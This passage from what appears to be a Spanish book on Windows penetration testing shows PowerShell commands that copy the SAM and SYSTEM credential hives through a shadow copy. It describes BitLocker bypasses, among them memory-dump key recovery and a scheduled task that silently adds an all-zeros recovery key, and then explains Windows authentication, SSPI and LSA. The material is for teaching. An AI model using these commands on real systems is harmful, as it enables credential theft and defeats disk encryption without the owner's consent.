C:\Windows\system32> $Id=(gwmi -list win32_shadowcopy).Create("C:\","ClientAccessible").ShadowID
C:\Windows\system32> $volume=(gwmi win32_shadowcopy -filter "ID='$Id'")
C:\Windows\system32> cmd /c copy "$($volume.DeviceObject)\windows\system32\config\Sam" c:\users\pablo\desktop
1 archivo(s) copiado(s).
C:\Windows\system32> $volume.Delete(); if($notrunning -eq 1) {$service.Stop()}
C:\Windows\system32>
C:\Windows\system32> $service=(Get-Service -name VSS)
C:\Windows\system32> if($service.Status -ne "Running") { $notrunning=1; $service.Start() }
C:\Windows\system32> $Id=(gwmi -list win32_shadowcopy).Create("C:\","ClientAccessible").ShadowID
C:\Windows\system32> $volume=(gwmi win32_shadowcopy -filter "ID='$Id'")
C:\Windows\system32> cmd /c copy "$($volume.DeviceObject)\windows\system32\config\System" c:\users\pablo\desktop
1 archivo(s) copiado(s).
C:\Windows\system32> $volume.Delete(); if($notrunning -eq 1) {$service.Stop()}
```

Fig. 01.29: Copia de archivos SAM y SYSTEM desde PowerShell con VSS.

En *Windows 7* se tiene una aplicación denominada *vssadmin* con la que se pueden realizar estas acciones directamente. Esta aplicación permite llevar a cabo también copias rápidas de ficheros protegidos por el sistema. Otras herramientas disponibles para llevar a cabo estas acciones es el clásico *script vssown.vbs* o el actualizado *script* en *Python vssown.py*. El resultado final es similar utilizando la herramienta que se utilice.

SAM: Carpeta repair

Algunos sistemas *Windows*, como por ejemplo *Windows XP*, tienen una carpeta en la ruta *\Windows* denominada *repair*. Esta carpeta almacena una copia de diversos ficheros importantes para la ejecución del sistema operativo. El listado de ficheros que se almacena en esta ruta son los siguientes:

- *System.*
- *Software.*
- *Sam.*
- *Security.*
- *Default.*

Estos archivos son una copia de seguridad de archivos críticos del sistema cuando éste se instaló. Si un *insider* entra en un sistema y lee la información de esta carpeta podría obtener una copia de la *Sam*, el fichero donde se encuentran los usuarios y contraseñas del sistema. ¿Se puede copiar el fichero y sacarlo del equipo sin ningún tipo de problema? La respuesta es sí, se puede realizar una copia, porque el sistema no está usando este fichero *Sam*. El usuario tendrá acceso al usuario que se creó en la instalación del sistema operativo, por lo que, si dicha contraseña no ha sido modificada, el *insider* consigue el privilegio que le proporciona dicho usuario del fichero *Sam*.

Existen diferentes vías para poder aprovecharse de esta característica de algunos sistemas *Microsoft*. Por ejemplo, si un atacante consigue control remoto sobre la máquina *Windows* y no tiene privilegio, podría lograrlo descargándose el fichero *Sam*, y con aplicaciones como *Cain & Abel* acceder a la información interna del fichero. Otra de las opciones, más factible en un ataque físico, es la posibilidad de encontrarse un equipo desprotegido y dirigirse directamente a la ruta donde se encuentra el fichero y sacarlo, ya sea mediante dispositivo de almacenamiento externo o por envío a través de Internet, del equipo.

Bypass de BitLocker

Bitlocker es el software que *Microsoft* implementó para cifrar particiones y discos. Apareció por primera vez con *Windows Vista*. No se encuentra en todas las versiones, al principio solo estaba en las versiones *Enterprise* y *Ultimate* y desde *Windows 8* también se incorporó a la versión *Professional*.

El algoritmo de cifrado que utiliza *Bitlocker* a partir de la versión *Windows 10* es XTS-AES, en principio más seguro y rápido que AES-CBC, el cual era utilizado previamente. Aunque la clave puede utilizarse de tamaño 256 bits, por defecto viene a 128 bits.

En *Bitlocker* se tienen al menos dos claves, una que es la clave que utiliza el usuario de forma habitual para descifrar y acceder a la unidad cifrada o arrancar el sistema operativo que se encuentra cifrado. La otra clave es de recuperación y está compuesta de 48 números. La segunda clave solo se utilizará en caso de no recordar o perder la primera.

Con *Bitlocker* se puede trabajar de varias formas:

- Modo transparente. La clave se almacena en dispositivo o chip *TPM Trusted Platform Module* en la que se permite descifrar el disco y arrancar el sistema operativo.
- Modo de autenticación de usuario. El usuario debe proporcionar una clave para poder descifrar y arrancar el sistema.
- Modo en dispositivo USB. En la que será el dispositivo USB el que contiene la clave y sin ella no podrá ser arrancado el sistema operativo.




Fig. 01.30: La unidad F: está cifrada con BitLocker To Go.

Cada una de las modalidades tiene sus puntos débiles y un usuario podría saltarse la protección de *BitLocker*. A continuación, se muestra un ejemplo práctico de cómo se podría saltar la protección de una unidad externa USB cifrada con *BitLocker To Go*, que es la versión preparada para cifrar unidades externas. El escenario es el siguiente:

- Se tiene un pendrive o dispositivo USB cifrado.
- Se dispone de un volcado de memoria RAM.

En algunos escenarios con algunas condiciones se puede disponer de un fichero *MEMORY.DMP*, el cual contiene el volcado de la memoria RAM de una forma desestructurada se puede encontrar la clave de recuperación. Si se utiliza una herramienta como *Elcomsoft Forensic Disk Decryptor* cabe la posibilidad de recuperar la clave de recuperación de *BitLocker To Go*.

Como ejemplo, se arranca *Elcomsoft Forensic Disk Decryptor* en modo administrador, irá preguntando una serie de opciones. Después de elegir la primera opción para descifrar una unidad, se solicita el tipo de cifrado que lleva la unidad a descifrar, en la que se puede comprobar, que es válido también para unidades de cifrado distintas a *BitLocker*.




Fig. 01.31: Se selecciona la última opción que hace referencia a BitLocker.

Se selecciona la unidad cifrada y el fichero *MEMORY.DMP* ubicado en *c:\Windows*. En caso de no encontrar el fichero, existe la posibilidad de provocar un error a propósito para que se genere el fichero *MEMORY.DMP*, por ejemplo, la utilidad *NotMyFault* de *Sysinternals* de la siguiente URL <https://technet.microsoft.com/en-us/sysinternals/notmyfault.aspx>, permite provocar un error de *kernel*, con la opción *High IRQL (Kernel-mode)* que provocará que se tenga que reiniciar y genera el fichero.

No se garantiza que se tenga éxito, ya que hay que tener en cuenta que el volcado de memoria sobre el fichero *MEMORY.DMP* no tiene por qué disponer de la clave. En el caso de estar en el volcado el ataque ha tendrá éxito, y se podrá extraer la clave en formato hexadecimal.




Fig. 01.32: La herramienta Elcomsoft Forensic Disk Decryptor muestra la clave en hexadecimal.

Es a continuación, cuando devolverá el código numérico de 48 dígitos que permite acceder a la unidad cifrada. A partir de aquí, si la unidad se cifró con una versión que no sea de *Windows 10* *Elcomsoft Forensic Disk Decryptor* permitirá montar una unidad idéntica sin cifrar para ver el contenido de la unidad.




Fig. 01.33: La clave de recuperación lista para poder usarla.

Cuando no hay posibilidad de ejecutar la herramienta en modo administrador o no se puede encontrar el fichero MEMORY.DMP. La única forma de tener acceso sin utilizar la ingeniería social será realizar una imagen de la unidad cifrada por ejemplo con la herramienta *winimage*. Posteriormente, se puede utilizar la herramienta *Passware Kit Forensic* para realizar ataques de fuerza bruta sobre dicha imagen. Dependiendo de la dificultad de la contraseña utilizada por el usuario tendrá más o menos probabilidades conseguirla.




Fig. 01.34: Se selecciona una imagen previa a realizar fuerza bruta para intentar obtener la clave.

Utilizando un poco de ingeniería social

Cuando es difícil obtener la clave, siempre se tendrá el ingenio, para conseguir tener acceso a la información cifrada. Como se puede observar en la siguiente imagen, un ejemplo de clave de recuperación generado por un sistema *Windows 10* al cifrar una unidad.




Fig. 01.35: Cada clave tiene asociado un identificador del dispositivo o unidad cifrada.

La forma de obtener las claves a través de Windows es con el comando *manage-bde -protectors -get c:*, debiendo ser ejecutado como Administrador.

```
Administrator: Símbolo del sistema
Microsoft Windows [versión 10.0.10240]
(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>manage-bde -protectors -get c:
Cifrado de unidad BitLocker: versión de la herramienta de configuración 10.0.10240
Copyright (c) 2013 Microsoft Corporation. Todos los derechos reservados.

Volumen C: []
Todos los protectores de clave

Contraseña:
  Id.: {6525DC11-4F2E-427A-A002-1D9843566561}

Contraseña numérica:
  Id.: {971A3C92-4C5D-4760-AD55-70D832CC0EBF}
  Contraseña:
    094831-540562-335313-015521-289883-389620-618827-408705

C:\Windows\system32>
```

Fig. 01.36: Se puede obtener todas las claves de recuperación disponibles para una unidad.

Se puede comprobar que es idéntica a la que proporcionó el sistema al cifrar la unidad, sino se trataría de otra unidad cifrada. Pero qué pasaría si agregase una nueva clave. Se podría hacer con la siguiente sentencia:

```
schtasks /create /SC ONLOGON /tr "c:/windows/system32/manage-bde.exe -protectors -add c: -rp 000000-000000-000000-000000-000000-000000-000000" /tn tarea /RU SYSTEM /f
```

Con esto se crearía una tarea al iniciar sesión que añada una clave de recuperación con 48 ceros.

En el próximo inicio de sesión se creará la clave, para comprobar que es cierto, se vuelve a ejecutar la sentencia, para ver que claves de recuperación tiene asociados el dispositivo y se podrá comprobar que tiene dos la que tenía antes más la de los 48 ceros.

Con esto y mucha imaginación se podrá realizar aplicaciones que puedan engañar al usuario y que permita ejecutar de forma oculta para el usuario y que añada una clave de recuperación.

```

Administrator: Símbolo del sistema
Microsoft Windows [Versión 10.0.10240]
(c) 2015 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>manage-bde -protectors -get C:\

Cifrado de Unidad BitLocker: versión de la herramienta de configuración 10.0.10240
copyright (C) 2013 Microsoft Corporation. Todos los derechos reservados.

Volumen C: []
Todos los protectores de clave

Contraseña:
  Id.: {0525DC11-4F2E-427A-A002-1D08A350B563}

Contraseña numérica:
  Id.: {071A3C92-4C5D-4760-A055-700832CC0EEF}
  Contraseña:
    004831-540562-333313-01ss011-189083-389610-618827-188705

Contraseña numérica:
  Id.: {f9c69707-8977-4A8A-8646-0477C3644067}
  Contraseña:
    000000-000000-000000-000000-000000-000000-000000-000000

C:\Windows\system32>

```

Fig. 01.37: Se observan dos claves de recuperación, entre ellas la agregada con todos ceros.

Una debilidad en BitLocker

A finales de 2016 Sami Laiho autor del blog Win-Fu descubrió la forma de saltarse la protección de cifrado. La vulnerabilidad consiste en instalar una nueva actualización del sistema operativo Windows 10.

Durante la actualización del sistema, se arranca *Windows PE*, una imagen que permite realizar opciones de diagnóstico y de comprobación durante la actualización. Si se pulsa la combinación de teclas SHIFT+F10, se consigue un intérprete de comandos. Durante este proceso el sistema desactiva *BitLocker* en todas las unidades y por tanto dicho intérprete de comandos que se ejecuta con privilegios de usuario SYSTEM permitía acceder a las unidades que debían estar cifradas.

Capítulo II

Autenticación y autorización en Windows

1. Introducción

Cuando un atacante o auditor se encuentra ante un entorno con equipos Microsoft Windows, es importante entender la manera en la que internamente Windows gestiona la autenticación y autorización y la manera en las que tratan y procesan las credenciales que recibe.

La gestión de credenciales es el proceso por el cual Windows recibe las credenciales que provienen de un servicio o usuario y las protege para posteriormente utilizarlas durante el proceso de autenticación.

Por otro lado, autenticación es el proceso de verificar la identidad de un usuario. Este proceso se utiliza para asegurar que el usuario es realmente quien dice ser. Las credenciales utilizadas en la autenticación asocian la identidad del usuario con algún tipo de forma de autenticidad, tales como una contraseña, un certificado, o un PIN. El mismo principio se utilizará para la autenticación de otros objetos, como pueden ser equipos, programas, impresoras, etc. Para un mayor nivel de detalle Microsoft proporciona en su sitio web más información: [https://technet.microsoft.com/en-us/library/dn751047\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn751047(v=ws.11).aspx).

Los sistemas Windows requieren que todo usuario se autentique a la hora de acceder a un recurso tanto local como en red. De esta manera, cada vez que un usuario o proceso quiera acceder a un recurso (archivo, carpeta local, recurso compartido en red, impresora, sitio web...). Windows necesitará comprobar las credenciales para saber si se tienen los permisos necesarios para el acceso. En otras palabras, Windows dispone de una serie de componentes del sistema que aseguran que los objetos no pueden acceder a otros objetos sin ser autenticados y autorizados.

Por defecto, en los sistemas Windows, las credenciales se validan en local contra la base de datos *Security Account Manager* (SAM) o contra un controlador de dominio en caso de tratarse de una máquina unida a un dominio *Active Directory*, el servicio de directorio de Microsoft. Este proceso se llevará a cabo mediante el servicio *Winlogon*.

Parece evidente que, tal y como se ha comentado al comienzo de este capítulo, los procesos de autenticación y autorización son críticos y su análisis y entendimiento son fundamentales a la hora de diseñar y entender muchos de los ataques a sistemas Windows.

BWORD

A lo largo de este capítulo, se estudiará cómo las credenciales son tomadas, procesadas y almacenadas durante estos procesos en los sistemas Windows y cómo se valida si un usuario, una vez autenticado, tiene autoridad para realizar una acción sobre un objeto concreto. Además de ello, se introducirán los protocolos de autenticación que serán analizados con más detalles en los siguientes capítulos.

2. Windows Logon

Como se ha comentado anteriormente, Windows necesita que todo usuario sea autenticado y autorizado para acceder a un recurso de manera local o remota. El proceso interactivo de inicio de sesión, también conocido como *logon*, de Windows es el responsable de recoger las credenciales y proporcionar la autenticación de usuario para posteriormente comprobar si se dispone de los permisos necesarios para realizar la acción que se desea frente a un recurso. Microsoft proporciona información sobre cómo trabaja *Winlogon* en su sitio web: [https://technet.microsoft.com/en-us/library/cc780332\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc780332(v=ws.10).aspx).

Existen distintos escenarios de inicio de sesión en Windows. Éstos se detallan a continuación:

- Inicio de sesión interactivo. Este es el proceso llevado a cabo cuando un usuario introduce sus credenciales en ventana de diálogo del tipo “Iniciar sesión en Windows” al inicio del equipo. Los usuarios podrán iniciar su sesión utilizando una cuenta local o de dominio.
- Inicio de sesión de red. Este proceso siempre ocurre una vez la autenticación ya ha tenido lugar. Con las credenciales ya recogidas y validadas, el inicio de sesión en red se lleva a cabo cuando el usuario o servicio desea acceder a algún recurso en red y se necesita validar si dispone de privilegios para tal. Generalmente ocurre de manera transparente al usuario. Para poder llevar a cabo este proceso, Windows necesita incluir diversos mecanismos de autenticación tales como Kerberos, certificados de clave pública, *Secure Sockets Layer/Transport Layer Security (SSL/TLS)*, *Digest* o NTLM.
- Inicio de sesión mediante tarjetas inteligentes o *Smart card logon*. Se debe disponer de una tarjeta inteligente y su PIN asociado, así como un lector.
- Inicio de sesión biométrico. A partir de las ediciones Windows Server 2008 R2 y Windows 7, se acepta este tipo de autenticación donde una característica biométrica, como la huella dactilar, se compara con una representación digital de la misma para permitir la autenticación.

3. Autenticación y procesamiento de credenciales

En términos generales, la autenticación se traduce en el acto de proveer identidad a un recurso o aplicación mediante, normalmente, una operación criptográfica y el uso e intercambio de algún tipo de clave. En el caso de tratarse de una persona, el proceso de autenticación trata de verificar la identidad digital de dicha persona y por lo tanto validar que realmente se trata de quien dice ser.

AVISO

Para hacer el proceso de autenticación posible, es necesario que la parte servidor disponga de las claves criptográficas correctas de cada usuario para poder realizar las correspondientes comprobaciones. La centralización de las mismas hace el proceso más escalable y fácil de mantener en grandes entornos.

La autenticación podrá llevarse a cabo mediante técnicas muy distintas: un simple inicio de sesión basado en algo que sólo el usuario conoce, como una contraseña, o algo mucho más completo como el uso de *tokens*, certificados de clave pública o biometría. Éstas técnicas, a su vez, deberán poder ser utilizadas desde diversas localizaciones, así como diferentes versiones de Microsoft Windows.

Por lo tanto, cuando un usuario desee realizar una acción que necesite ciertos permisos, deberá autenticarse contra el servidor y que éste autorice la acción.

Como se ha comentado, para acceder a un recurso en la red es necesario realizar un proceso de autenticación y autorización. Entonces, ¿por qué Windows no pide al usuario constantemente que introduzca sus credenciales cada vez que accede a cualquier recurso en red? Esto es posible gracias a un concepto llamado *Single Sign-On*, el cual juega un papel muy importante en muchas de las técnicas de ataque conocidas para los sistemas Windows. Esta característica se verá con detalle más adelante.

El siguiente diagrama muestra, de una manera general y sin entrar en grandes detalles, el recorrido que toman las credenciales durante el proceso de autenticación en Windows.




Fig. 02.01: Diagrama de flujo de credenciales en Windows.

Como se puede observar en el diagrama, el modelo está compuesto por una serie de componentes para asegurar la eficacia del proceso, así como su versatilidad.

Security Support Provider Interface o SSPI, es una API proporcionada por Microsoft para facilitar los servicios de autenticación, integridad de mensajes, privacidad, etc. En definitiva, esta API ayuda a abstraer aquellas llamadas necesarias en el proceso de autenticación y juega un papel fundamental

en la autenticación de sistemas Windows. Gracias a ello, los programadores pueden hacer uso de esta API para llevar a cabo el proceso de autenticación en sus aplicaciones sin necesidad de conocer las complejas especificaciones de los protocolos de autenticación.

SSPI proporciona un mecanismo mediante el cual dos equipos que deseen comunicarse no necesitarán explícitamente especificar el protocolo de autenticación a utilizar, sino que SSPI recogerá dicha petición de autenticación y completará el proceso con independencia del protocolo a utilizar.

El protocolo a utilizar es negociado antes de empezar la autenticación. Windows Server, desde su versión 2003, prefiere el uso de Kerberos siempre y cuando sea posible, es decir, el cliente también sea compatible con dicho protocolo. Por lo tanto, para que un protocolo pueda ser usado a través de SSPI, ambas máquinas deben aceptar el *Security Support Provider* o SSP, apropiado. Estos SSP se distribuyen en forma de DLL en los sistemas Windows.

A continuación, se listan los principales SPP que interactúan con SSPI por defecto. Cada uno de estos se utiliza de manera distinta para llevar a cabo la autenticación en un contexto de red.

- **Kerberos.** Este SSP utiliza la implementación de Microsoft de la versión 5 de Kerberos y es el método preferido a utilizar para la autenticación en red. Este protocolo utiliza una contraseña o tarjeta inteligente para realizar el inicio de sesión.

Ubicación: %windir%\Windows\System32\kerberos.dll

- **NTLM.** Implementa el famoso protocolo de desafío/respuesta desarrollado por Microsoft y es aún mantenido para proporcionar compatibilidad con versiones anteriores de Windows. El paquete SSP NTLM incluye la implementación tanto de NTLMv1 como NTLMv2.

Ubicación: %windir%\Windows\System32\msv1_0.dll

- **Digest.** Implementación de Microsoft del protocolo de autenticación *Digest Access*. Es un mecanismo de desafío/respuesta. Este protocolo ha sido uno de los métodos usados en servidores web para negociar credenciales, tales como nombre de usuario y contraseña, desde el navegador web. Puede ser también usado en consultas *Lightweight Directory Access Protocol* o LDAP. Por lo tanto, *Digest* puede ser implementado por aplicaciones cliente/servidor que utilicen comunicaciones basadas en HTTP o SASL. Las credenciales se envían sobre la red en forma de hash MD5 o mensaje *digest*.

Fue introducido por Microsoft en Windows XP y conserva la contraseña cifrada en memoria de una manera que puede descifrada ya que la clave de cifrado fue publicada por Microsoft. Es el principal culpable de que herramientas como *Mimikatz* y WCE sean capaces de extraer contraseñas en plano de memoria. Está deshabilitado por defecto a partir de Windows 8.

Ubicación: %windir%\Windows\System32\Wdigest.dll

- **Schannel.** Schannel implementa los protocolos *Secure Sockets Layer* (SSL) y *Transport Layer Security* (TLS) utilizados para acceder a una web de modo seguro.

Ubicación: %windir%\Windows\System32\Schannel.dll

- **Negotiate.** Como su propio nombre indica, *Negotiate* se utiliza para negociar el protocolo de autenticación a utilizar. En concreto, *Negotiate* contará con Kerberos y NTLM como opciones y seleccionará Kerberos por defecto siempre y cuando sea posible.

Ubicación: %windir%\Windows\System32\lsasrv.dll

- Otros: Credential, Negotiate Extensions, PKU2U...

Cuando se va a llevar a cabo un proceso de autenticación, la decisión del protocolo a utilizar puede realizarse de dos maneras distintas:

- Especificando un único protocolo de autenticación. En este caso, el servidor únicamente acepta un protocolo. Las fases del proceso son:

1. El cliente solicita acceso a un recurso.
2. El servidor responde con el protocolo que necesita utilizarse y un reto de autenticación.
3. El cliente examina la respuesta y determina si soporta dicho protocolo. Si es así, el proceso de autenticación continua. De no ser soportado, la autenticación fallará con independencia de que el cliente tenga autorización para acceder a dicho recurso.

- Negociar el protocolo. Cuando el cliente necesita autenticarse contra el servidor, pero ninguno está seguro de los protocolos soportados por ambas partes, el encargado de negociarlo es el mecanismo *Simple and Protected GSSAPI Negotiation Mechanism*, o SPNEGO, incluido en el SSP *Negotiate*. Los pasos a seguir son:

1. El cliente solicita acceso a un recurso.
2. El servidor contesta con una lista de protocolos de autenticación que soporta y un reto de autenticación basado en el protocolo a utilizar por preferencia. Por ejemplo, el servidor podría listar Kerberos y NTLM como protocolos aceptados, y enviar un reto basado en Kerberos.
3. El cliente examina la respuesta y determina si soporta alguno de los protocolos listados por el servidor.
 - Si el cliente soporta el protocolo preferido, el proceso de autenticación continúa.
 - Si el cliente no soporta el protocolo sugerido por el servidor, pero sí otro de los soportados, se lo comunica al servidor y la autenticación continua.
 - Si el cliente no soporta ninguno de los protocolos, la autenticación falla.

Por lo tanto, gracias a la arquitectura de SSPI, Windows ofrece la posibilidad a las aplicaciones de integrar su uso en su diseño e implementación del proceso de autenticación.

Cuando las aplicaciones requieren autenticar a un usuario, éstas pueden enviar la petición a SSPI especificando el servicio al que desean acceder, los parámetros necesarios, como el SSP a utilizar, y las credenciales necesarias, si éstas no han sido cacheadas por Windows ya durante el inicio de sesión. SSPI examinará el contenido de la petición y lo pasará al SSP correspondiente para que lleve a cabo la autenticación y devuelva el resultado de vuelta a SSPI. SSPI, entonces, comunica a la aplicación

que inició la petición el resultado de la autenticación. Microsoft proporciona información sobre la autenticación en su sitio web: [https://technet.microsoft.com/en-us/library/dn751047\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn751047(v=ws.11).aspx).

Single Sign-On

Gracias a *Single Sign-On*, o SSO, los usuarios sólo necesitan suministrar sus credenciales una vez para consecutivamente acceder a los distintos recursos en red que necesiten autenticación sin necesidad introducir dichas credenciales una y otra vez. Es importante entender que dicho proceso de autenticación sí que existe en cada una de las peticiones subsecuentes, tan sólo que esto ocurre de manera transparente a los usuarios para mejorar su experiencia y usabilidad.

Para conseguir este fin, Windows guarda de manera local en memoria dichas credenciales en el subsistema *Local Security Authority* o LSA.

En muchas ocasiones, las técnicas *Pass-the-Hash* o *Pass-the-Ticket* abusan esta característica para obtener de memoria *hashes* de contraseñas y tickets Kerberos para posteriormente reusarlos durante el ataque. En concreto, esta es la razón por la que la herramienta *Mimikatz*, que se utilizará a menudo a lo largo de este libro, es capaz de obtener, entre otros, *hashes* y contraseñas en plano de memoria.

Local Security Authority

Local Security Authority, o simplemente LSA, es un subsistema protegido que autentica y permite la autenticación de usuarios en las máquinas Windows. En general, LSA es responsable de las siguientes funciones:

- Administrar la política de seguridad local. Este tipo de políticas permiten imponer a un grupo de sistemas y usuarios ciertos ajustes de seguridad, tales como políticas de contraseñas, políticas de auditoría, permisos de usuarios, etc.
- Proporciona los servicios para la autenticación o inicio de sesión interactivo.
- Generar *tokens* de acceso, del término inglés *access tokens*. Éstos se estudiarán con más detalle posteriormente.
- Administrar las políticas de auditoria.

Dependiendo del tipo de cuenta a autenticar, LSA procederá de una de las siguientes maneras:

